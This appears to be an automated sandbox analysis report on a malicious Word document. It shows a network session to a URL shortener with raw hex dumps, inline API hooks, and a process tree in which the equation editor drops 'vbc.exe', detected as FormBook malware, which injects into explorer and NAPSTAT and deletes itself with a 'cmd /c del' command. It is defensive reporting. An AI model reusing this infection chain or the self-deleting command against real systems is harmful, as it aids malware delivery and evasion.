20 27 55 41 2d 33 36 38 37 32 35 35 38 2d 37 27 29 3b 0d 0a 20 20 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 0d 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 22 3e 0d 0a 20 20 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 73 68 6f 72 74 2c 20 74 69 6e 79 2c 20 75 72 6c 2c 20 63 6f 6d 70 72 65 73 73 2c 20 6c 69 6e 6b 2c 20 62 69 74 6c 79 2c 20 73 68 61 72 65 2c 20 73 68 6f 72 74 65 6e 2c 20 73 61 76 65 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 57 65 6c 63 6f 6d 65 20 74 6f 20 58 59 32 2e 65 75 20 2d 20 44 6f 20 79 6f 75 20 68 61 76 65 20 65 6e 6f 75 67 68 20 6f 66 20 70 6f 73 74 69 6e 67 20 55 52 4c 73 20 69 6e 20 65 6d 61 69 6c 73 20 6f 6e 6c 79 20 74 6f 20 68 61 76 65 20 69 74 20 62 72 65 61 6b 20 77 68 65 6e 20 73 65 6e 74 20 63 61 75 73 69 6e 67 20 74 68 65 20 Data Ascii: 1FC3<!DOCTYPE html ><head><script async data-ad-client="ca-pub-2614556310778759" src="//pagead2.go oglesyndication.com/pagead/js/adsbygoogle.js"></script><script> (adsbygoogle = window.adsbygoogle || []).push({ google_ad_client: "ca-pub-2614556310778759", enable_page_level_ads: true });</script> ... Global site tag (gtag .js) - Google Analytics --> <script async src="https://www.googletagmanager.com/gtag/js?id=UA-36872558-7"></script> <script> window.dataLayer = window.dataLayer || []; function gtag(){dataLayer.push(arguments);} gtag('js', new Da te()); gtag('config', 'UA-36872558-7'); </script> <meta charset="UTF-8"> <meta name="robots" content="index, follow"> <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1"> <meta name="keywords" cont ent="short, tiny, url, compress, link, bitly, share, shorten, save"> <meta name="description" content="Welcome to XY2.eu - Do you have enough of posting URLs in emails only to have it break when sent causing the

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49176	93.157.97.6	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 16:00:10.156811953 CEST	1054	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive User-Agent: DavClnt translate: f Host: xy2.eu

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 16:00:12.184010029 CEST	1055	IN	HTTP/1.1 200 OK date: Fri, 11 Jun 2021 14:00:10 GMT server: Apache x-powered-by: PHP/5.5.38 cache-control: max-age=0 expires: Fri, 11 Jun 2021 14:00:10 GMT vary: Accept-Encoding transfer-encoding: chunked content-type: text/html Data Raw: 31 46 43 33 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 61 73 79 6e 63 20 64 61 74 61 2d 61 64 2d 63 6c 69 65 6e 74 3d 22 63 61 2d 70 75 62 2d 32 36 31 34 35 35 36 33 31 30 37 37 38 37 35 39 22 20 73 72 63 3d 22 2f 2f 70 61 67 65 61 64 32 2e 67 6f 6f 67 6c 65 73 79 6e 64 69 63 61 74 69 6f 6e 2e 63 6f 6d 2f 70 61 67 65 61 64 2f 6a 73 2f 61 64 73 62 79 67 6f 6f 67 6c 65 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 20 28 61 64 73 62 79 67 6f 6f 67 6c 65 20 3d 20 77 69 6e 64 6f 77 2e 61 64 73 62 79 67 6f 6f 67 6c 65 20 7c 7c 20 5b 5d 29 2e 70 75 73 68 28 7b 0d 0a 20 20 20 20 20 20 20 20 20 67 6f 6f 67 6c 65 5f 61 64 5f 63 6c 69 65 6e 74 3a 20 22 63 61 2d 70 75 62 2d 32 36 31 34 35 35 36 33 31 30 37 37 38 37 35 39 22 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 65 6e 61 62 6c 65 5f 70 61 67 65 5f 6c 65 76 65 6c 5f 61 64 73 3a 20 74 72 75 65 0d 0a 20 20 20 20 20 20 7d 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 20 20 3c 21 2d 2d 20 47 6f 6f 67 6c 65 20 41 6e 61 6c 79 74 69 63 73 20 2d 2d 3e 0d 0a 20 20 3c 73 63 72 69 70 74 20 61 73 79 6e 63 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 74 61 67 6d 61 6e 61 67 65 72 2e 63 6f 6d 2f 67 74 61 67 2f 6a 73 3f 69 64 3d 55 41 2d 33 36 38 37 32 35 35 38 2d 37 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 3c 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 77 69 6e 64 6f 77 2e 64 61 74 61 4c 61 79 65 72 20 3d 20 77 69 6e 64 6f 77 2e 64 61 74 61 4c 61 79 65 72 20 7c 7c 20 5b 5d 3b 0d 0a 20 20 20 20 66 75 6e 63 74 69 6f 6e 20 67 74 61 67 28 29 7b 64 61 74 61 4c 61 79 65 72 2e 70 75 73 68 28 61 72 67 75 6d 65 6e 74 73 29 3b 7d 0d 0a 20 20 20 20 67 74 61 67 28 27 6a 73 27 2c 20 6e 65 77 20 44 61 74 65 28 29 29 3b 0d 0a 0d 0a 20 20 20 20 67 74 61 67 28 27 63 6f 6e 66 69 67 27 2c 20 27 55 41 2d 33 36 38 37 32 35 35 38 2d 37 27 29 3b 0d 0a 20 20 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 0d 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 22 3e 0d 0a 20 20 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 73 68 6f 72 74 2c 20 74 69 6e 79 2c 20 75 72 6c 2c 20 63 6f 6d 70 72 65 73 73 2c 20 6c 69 6e 6b 2c 20 62 69 74 6c 79 2c 20 73 68 61 72 65 2c 20 73 68 6f 72 74 65 6e 2c 20 73 61 76 65 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 57 65 6c 63 6f 6d 65 20 74 6f 20 58 59 32 2e 65 75 20 2d 20 44 6f 20 79 6f 75 20 68 61 76 65 20 65 6e 6f 75 67 68 20 6f 66 20 70 6f 73 74 69 6e 67 20 55 52 4c 73 20 69 6e 20 65 6d 61 69 6c 73 20 6f 6e 6c 79 20 74 6f 20 68 61 76 65 20 69 74 20 62 72 65 61 6b 20 77 68 65 6e 20 73 65 6e 74 20 63 61 75 73 69 6e 67 20 74 68 65 20 Data Ascii: 1FC3<!DOCTYPE html ><head><script async data-ad-client="ca-pub-2614556310778759" src="//pagead2.go oglesyndication.com/pagead/js/adsbygoogle.js"></script><script> (adsbygoogle = window.adsbygoogle || []).push({ google_ad_client: "ca-pub-2614556310778759", enable_page_level_ads: true });</script> ... Global site tag (gtag .js) - Google Analytics --> <script async src="https://www.googletagmanager.com/gtag/js?id=UA-36872558-7"></script> <script> window.dataLayer = window.dataLayer || []; function gtag(){dataLayer.push(arguments);} gtag('js', new Da te()); gtag('config', 'UA-36872558-7'); </script> <meta charset="UTF-8"> <meta name="robots" content="index, follow"> <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1"> <meta name="keywords" cont ent="short, tiny, url, compress, link, bitly, share, shorten, save"> <meta name="description" content="Welcome to XY2.eu - Do you have enough of posting URLs in emails only to have it break when sent causing the

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2512 Parent PID: 584

General

Start time:	15:58:30
Start date:	11/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f340000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Analysis Process: EQNEDT32.EXE PID: 2888 Parent PID: 584

General

Start time:	15:59:20
Start date:	11/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2296 Parent PID: 2888

General

Start time:	15:59:23
Start date:	11/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x1f0000
File size:	939008 bytes
MD5 hash:	616A10FDC3307FD483916E1B578C9F9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000005.00000002.2185034993.0000000002256000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2185257430.0000000003239000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2185257430.0000000003239000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2185257430.0000000003239000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2185374644.000000000333A000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2185374644.000000000333A000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2185374644.000000000333A000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 26%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 3040 Parent PID: 2296

General

Start time:	15:59:25
Start date:	11/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x1f0000
File size:	939008 bytes
MD5 hash:	616A10FDC3307FD483916E1B578C9F9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2224718389.00000000000F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2224718389.00000000000F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2224718389.00000000000F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.2183018548.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.2183018548.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.2183018548.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2224969781.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2224969781.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2224969781.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2224913904.00000000002F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2224913904.00000000002F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2224913904.00000000002F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 3040

General

Start time:	15:59:27
Start date:	11/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.2215103438.000000000293F000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.2215103438.000000000293F000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.2215103438.000000000293F000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: NAPSTAT.EXE PID: 2244 Parent PID: 1388

General

Start time:	15:59:42
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\NAPSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NAPSTAT.EXE
Imagebase:	0x920000
File size:	279552 bytes
MD5 hash:	4AF92E1821D96E4178732FC04D8FD69C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2443394630.00000000003C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2443394630.00000000003C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2443394630.00000000003C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2443316419.0000000000230000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2443316419.0000000000230000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2443316419.0000000000230000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.2442286951.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.2442286951.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.2442286951.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2236 Parent PID: 2244

General

Start time:	15:59:46
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x49d20000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

File Deleted

Disassembly

Code Analysis